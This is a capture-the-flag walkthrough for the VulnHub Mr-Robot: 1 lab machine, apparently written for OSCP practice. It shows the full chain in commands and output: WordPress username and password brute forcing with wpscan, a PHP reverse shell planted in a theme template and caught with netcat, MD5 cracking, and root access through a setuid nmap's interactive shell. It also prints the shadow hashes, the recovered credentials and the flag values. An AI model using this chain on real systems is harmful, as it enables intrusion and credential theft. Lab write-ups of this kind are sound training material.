[VulnHub] Mr-Robot: 1

Date: 21/Oct/2019

Categories: oscp, vulnhub, linux

Tags: exploit_php_reverseshell, privesc_setuid, privesc_nmap

Overview

This is a writeup for VulnHub VM Mr-Robot: 1. Here are stats for this machine from machinescli:

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration \rightarrow exploitation \rightarrow privilege escalation) for this machine:




Figure 2: writeup.overview.killchain $\frac{2}{2}$

TTPs

1. 80/tcp/http/Apache httpd: exploit_php_reverseshell, privesc_setuid, privesc_nmap

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Thu Oct 17 15:46:57 2019 as: nmap -vv --reason -Pn -sV -sC
    → --version-all -oN
      /root/toolbox/writeups/vulnhub.mrrobot1/results/192.168.92.134/scans/_quick_tcp_nmap.txt
       /root/toolbox/writeups/vulnhub.mrrobot1/results/192.168.92.134/scans/xml/_quick_tcp_nmap.xml
    Nmap scan report for 192.168.92.134
   Host is up, received arp-response (0.00077s latency).
   Scanned at 2019-10-17 15:46:58 PDT for 22s
   Not shown: 997 filtered ports
   Reason: 997 no-responses
   PORT
           STATE SERVICE REASON
                                          VERSION
   22/tcp closed ssh
                           reset ttl 64
                  http
                         syn-ack ttl 64 Apache httpd
   80/tcp open
   |_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
10
   http-methods:
11
   Supported Methods: GET HEAD POST OPTIONS
12
   _http-server-header: Apache
13
   http-title: Site doesn't have a title (text/html).
14
                 ssl/http syn-ack ttl 64 Apache httpd
15
   | http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
16
   | http-methods:
17
   | Supported Methods: GET HEAD POST OPTIONS
18
   |_http-server-header: Apache
19
   |_http-title: Site doesn't have a title (text/html).
20
   ssl-cert: Subject: commonName=www.example.com
21
   | Issuer: commonName=www.example.com
   | Public Key type: rsa
23
   | Public Key bits: 1024
   | Signature Algorithm: sha1WithRSAEncryption
25
   | Not valid before: 2015-09-16T10:45:03
   Not valid after: 2025-09-13T10:45:03
27
   MD5:
            3c16 3b19 87c3 42ad 6634 c1c9 d0aa fb97
   | SHA-1: ef0c 5fa5 931a 09a5 687c a2c2 80c4 c792 07ce f71b
29
     ----BEGIN CERTIFICATE--
   | MIIBqzCCARQCCQCgSfELirADCzANBgkqhkiG9wOBAQUFADAaMRgwFgYDVQQDDA93
31
     d3cuZXhhbXBsZS5jb20wHhcNMTUwOTE2MTAONTAzWhcNMjUwOTEzMTAONTAzWjAa
32
     MRgwFgYDVQQDDA93d3cuZXhhbXBsZS5jb20wgZ8wDQYJKoZIhvcNAQEBBQADgYOA
33
     MIGJAoGBANlxG/38e8Dy/mxwZzBboYF64tu1n8c2zsWOw8FFU0azQFxv7RPKcGwt
   sALkdAMkNcWS7J930xGamdCZPdoRY4hhfesLIshZxpyk6NoYBkmtx+GfwrrLh6mU
35
     yvsyno29GAlqYWfffzXRoibdDtGTn9NeMqXobVTTKTaROBGspOS5AgMBAAEwDQYJ
36
   KoZIhvcNAQEFBQADgYEASfGOdH3x4/XaN6IWwaKo8XeRStjYTy/uBJEBUER1P17X
   1TooZOYbvgFAqK8DPO17EkzASVeu0mS5orfptWjOZ/UWVZujSNj7uu7QR4vbNERx
38
   | ncZrydr7FklpkIN5Bj8SYc94JI9GsrHip4mpbystXkxncoOVESjRBES/iatbkl0=
39
   ----END CERTIFICATE----
40
   MAC Address: 00:0C:29:C0:00:97 (VMware)
42
   Read data files from: /usr/bin/../share/nmap
   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
44
   # Nmap done at Thu Oct 17 15:47:20 2019 -- 1 IP address (1 host up) scanned in 23.94 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:




Figure 3: writeup.enumeration.steps.2.1

3. We find 2 interesting entries within the http://192.168.92.134/robots.txt file. One of these is for the first of the 3 key files and the other entry points to what looks like a dictionary file:

```
http://192.168.92.134/robots.txt
http://192.168.92.134/fsocity.dic
http://192.168.92.134/key-1-of-3.txt


New Tab × 192.168.92.134/robots.txt ×
```

192.168.92.134/robots.txt

User-agent: * fsocity.dic key-1-of-3.txt

🗎 links

Figure 4: writeup.enumeration.steps.3.1



073403c8a58a1f80d943455fb30724b9

Figure 5: writeup.enumeration.steps.3.2

4. We download the dictionary file and trim its contents to have only unique entries. This reduced the count of possible passwords from 858160 to 11451:

```
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # cat fsocity.dic | wc -l
858160
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # cat fsocity.dic | sort -u | wc -l
11451
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # cat fsocity.dic | sort -u >fsocity.dic.trimmed
```

Figure 6: writeup.enumeration.steps.4.1

- 5. From the **gobuster** scan, we also find entries pointing to a Wordpress installation. We confirm this by visiting the login page:
- http://192.168.92.134/wp-login




Figure 7: writeup.enumeration.steps.5.1

6. After trying a few credentials manually, we decide to bruteforce usernames first. We first need to create a usernames list from the fsocity.dic dictionary found earlier. For our case, we will filter on strings that are 4-8 chars long. Doing this, we eventually find 5247 possible candidates. We then bruteforce these strings and find a valid username:

```
grep -E '^[a-zA-Z]' fsocity.dic | sort -u | awk 'length($1) <=8 && length($1) >= 4 { print $1}' > users
wpuser http://192.168.92.134/ users
Found valid username: elliot
```

```
Found valid username: Elliot
Found valid username: ELLIOT
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobotl # grep -E '^[a-zA-Z]' fsocity.dic | sort -u | awk 'length($1) <=8 && length($1) >= 4 { print $1}' > users
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobotl # wc -l users
5247 users
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobotl #
```

Figure 8: writeup.enumeration.steps.6.1

Figure 9: writeup.enumeration.steps.6.2

Findings

Open Ports

```
80/tcp | http | Apache httpd
443/tcp | ssl/http | Apache httpd
```

Files

```
http://192.168.92.134/robots.txt
http://192.168.92.134/key-1-of-3.txt
```

Users

wordpress: elliot

Phase #2: Exploitation

1. We confirm that the username is indeed valid from Wordpress error message for incorrect password. We then use wpscan to bruteforce password for user elliot using the trimmed dictionary file and find a match:

```
wpscan --url http://192.168.92.134 -P fsocity.dic.trimmed -U elliot
[i] Valid Combinations Found:
Username: elliot, Password: ER28-0652
```




Figure 10: writeup.exploitation.steps.1.1

Figure 11: writeup.exploitation.steps.1.2

2. We now authenticate as user elliot to the Wordpress installation and find that this user has administrative privileges. We can use these privileges to successfully upload a PHP reverse shell by modifying the 404.php template and gain interactive access on the target system:




Figure 12: writeup.exploitation.steps.2.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # locate php-reverse-shell
/root/toolbox/data/exam-20190831/results/192.168.29.43/php-reverse-shell.php5
/root/toolbox/data/vulnhub/1ptr/php-reverse-shell.php
/root/toolbox/data/writeups/vulnhub.bsidesvancouver2018workshop/php-reverse-shell.php
/root/toolbox/data/writeups/vulnhub.quaoar/php-reverse-shell.php
/root/toolbox/data/writeups/vulnhub.sedna/php-reverse-shell.php
/root/toolbox/scripts/misc/OSCP-note - s0wr0blndef/gain access/shells/php-reverse-shell-1.0
/root/toolbox/scripts/misc/OSCP-note - s0wr0blndef/gain access/shells/php-reverse-shell-1.0/php-reverse-shell.php
/usr/share/beef-xss/modules/exploits/monowall/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 #
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 #
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # cp /usr/share/webshells/php/php-reverse-shell.php .
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # subl php-reverse-shell.php
```

Figure 13: writeup.exploitation.steps.2.2




Figure 14: writeup.exploitation.steps.2.3




Figure 15: writeup.exploitation.steps.2.4

```
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # nc -nlvp 443
listening on [any] 443 ..
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.134] 33066
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86 64 x86 64 x86 64 GNU/Linux
 21:56:07 up 4:12, 0 users, load average: 0.01, 0.15, 0.17
                 FROM
                                  LOGIN@
        TTY
                                                        PCPU WHAT
                                          IDLE
                                                 JCPU
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
uid=1(daemon) gid=1(daemon) groups=1(daemon)
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
$ ifconfig
eth0
         Link encap:Ethernet HWaddr 00:0c:29:c0:00:97
         inet addr:192.168.92.134 Bcast:192.168.92.255 Mask:255.255.255.0
         inet6 addr: fe80::20c:29ff:fec0:97/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:1163800 errors:175 dropped:102 overruns:0 frame:0
         TX packets:1063753 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:928332000 (928.3 MB) TX bytes:848818278 (848.8 MB)
         Interrupt:18 Base address:0x2000
```

Figure 16: writeup.exploitation.steps.2.5

Phase #2.5: Post Exploitation

```
robot@linux> id
   uid=1002(robot) gid=1002(robot) groups=1002(robot)
2
   robot@linux>
   robot@linux> uname
   Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64
5
    → GNU/Linux
   robot@linux>
   robot@linux> ifconfig
   eth0 Link encap:Ethernet HWaddr 00:0c:29:c0:00:97
          inet addr:192.168.92.134 Bcast:192.168.92.255 Mask:255.255.255.0
q
          inet6 addr: fe80::20c:29ff:fec0:97/64 Scope:Link
10
          UP BROADCAST RUNNING MULTICAST MTU: 1500 Metric: 1
          RX packets:1167588 errors:175 dropped:102 overruns:0 frame:0
12
          TX packets:1066054 errors:0 dropped:0 overruns:0 carrier:0
13
          collisions: 0 txqueuelen: 1000
14
          RX bytes:928655350 (928.6 MB) TX bytes:849863574 (849.8 MB)
15
         Interrupt:18 Base address:0x2000
16
   robot@linux>
17
   robot@linux> users
18
   root
19
20
   bitnamiftp
   mysql
21
   robot
22
```

Phase #3: Privilege Escalation

1. While looking at the /home/ directory we find that there is a directory for user robot and this user has access to the second key file key-2-of-3.txt. We have to switch user to access this key file and to do that we need user robot's password. We also find a word-readable password.raw-md5 file within this directory and use Google to find that it is the MD5 hash of the string abcdefghijklmnopqrstuvwxyz. We can now proceed and switch user:

```
cat /home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
su - robot
cat /home/robot/key-2-of-3.txt
```

```
daemon@linux:/$ ls -l /home/*
total 8
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
daemon@linux:/$
daemon@linux:/$
daemon@linux:/$ cat /home/robot/
key-2-of-3.txt
                  password.raw-md5
daemon@linux:/$ cat /home/robot/key-2-of-3.txt
cat: /home/robot/key-2-of-3.txt: Permission denied
daemon@linux:/$
daemon@linux:/$
daemon@linux:/$ cat /home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/$
```

Figure 17: writeup.privesc.steps.1.1

MD5 reverse for c3fcd3d76192e4007dfb496cca67e13b

The MD5 hash:

c3fcd3d76192e4007dfb496cca67e13b

was succesfully reversed into the string:

abcdefghijklmnopgrstuvwxyz

Figure~18:~writeup.privesc.steps. 1.2

```
daemon@linux:/$ su - robot
Password:
uid=1002(robot) gid=1002(robot) groups=1002(robot)
$ whoami
robot
$ ifconfig
-su: ifconfig: command not found
$ ip addr
1: lo: <LOOPBACK, UP, LOWER UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 :: 1/128 scope host
       valid lft forever preferred lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c0:00:97 brd ff:ff:ff:ff:ff
    inet 192.168.92.134/24 brd 192.168.92.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fec0:97/64 scope link
       valid lft forever preferred lft forever
$
$
$ cat /home/robot/
key-2-of-3.txt
                  password.raw-md5
$ cat /home/robot/key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Figure 19: writeup.privesc.steps.1.3

2. We find that the nmap binary on this system has setuid privileges. We can use this to gain elevated access:

```
find / -type f -perm -04000 2>/dev/null
ls -la /usr/local/bin/nmap
nmap --interactive
lcat /etc/shadow
s!sh
```

```
$ find / -type f -perm -04000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt chown
^c
$
```

Figure 20: writeup.privesc.steps.2.1

```
$ ls -la /usr/local/bin/nmap
-rwsr-xr-x 1 root root 504736 Nov 13 2015 /usr/local/bin/nmap
$
```

Figure 21: writeup.privesc.steps.2.2

```
$ nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !ls
shell.nse vmware-root
waiting to reap child : No child processes
nmap> !su
Password:
su: Authentication failure
waiting to reap child : No child processes
nmap>
Bogus command -- press h <enter> for help
nmap>
Bogus command -- press h <enter> for help
nmap> !cat /etc/shadow
root:$6$9xQC1KOf$5cmONytt0VF/wi3Np3jZGRSVzpGj6sXxVHkyJLjV4edlBxTVmW91pcGwAViViSWcAS/.0F0iuvylU5IznY2Re.:16753:0:99999:7:::
daemon:*:16610:0:99999:7:::
bin:*:16610:0:99999:7:::
```

Figure 22: writeup.privesc.steps.2.3

```
nmap> !sh
# id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
root
# ifconfig
sh: 5: ifconfig: not found
# ip addr
1: lo: <LOOPBACK,UP,LOWER UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid lft forever preferred lft forever
    inet6 ::1/128 scope host
       valid lft forever preferred lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc pfifo fast state UP group default qlen 1000
    link/ether 00:0c:29:c0:00:97 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.134/24 brd 192.168.92.255 scope global eth0
       valid lft forever preferred lft forever
    inet6 fe80::20c:29ff:fec0:97/64 scope link
       valid lft forever preferred lft forever
```

Figure 23: writeup.privesc.steps.2.4

3. We can now read the /root/key-3-of-3.txt file to complete the challenge:

```
cat /root/key-3-of-3.txt
```

```
# ls -la /root
total 32
drwx----
           3 root root 4096 Nov 13
                                     2015 .
drwxr-xr-x 22 root root 4096 Sep 16
                                    2015 ...
            1 root root 4058 Nov 14
                                    2015 .bash history
-rw-----
-rw-r--r--
            1 root root 3274 Sep 16
                                    2015 .bashrc
drwx----
            2 root root 4096 Nov 13
                                    2015 .cache
-rw-r--r--
            1 root root
                           0 Nov 13
                                    2015 firstboot done
                                    2015 key-3-of-3.txt
-r-----
            1 root root
                          33 Nov 13
            1 root root
                        140 Feb 20
                                     2014 .profile
-rw-r--r--
            1 root root 1024 Sep 16
                                    2015 .rnd
# cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

Figure 24: writeup.privesc.steps.3.1

Loot

Hashes

```
root:$6$9xQC1KOf$5cmONytt0VF/wi3Np3jZGRSVzpGj6sXxVHkyJLjV4edlBxTVmW91pcGwAViViSWcAS/

OF0iuvylU5Izn....

bitnamiftp:$6$saPiFTAH$7KO9sg5oIfkIs5kuMx1R/

Um4HNd8O6vF2n8oICEom8VVer0BYATY5wtzdPdP3JeuKbZ4RYBml0THNQv8....

robot:$6

$\text{HmQCDKcM$mcINMrQFa0Qm7XaUaS5xLEBSeP3bUkr18iwgwTAL8AIfUDYBWG5L8J9.Ukb3gVWUQoYam4G0m.I5qaHBn....}}
```

Credentials

```
ssh: robot/abcdefghijklmnopqrs.....
wordpress: elliot/ER28-....
```

Flags

References

- [+] https://www.vulnhub.com/entry/mr-robot-1,151/
- [+] http://f4l13n5n0w.github.io/blog/2016/08/10/vulnhub-mr-robot-1/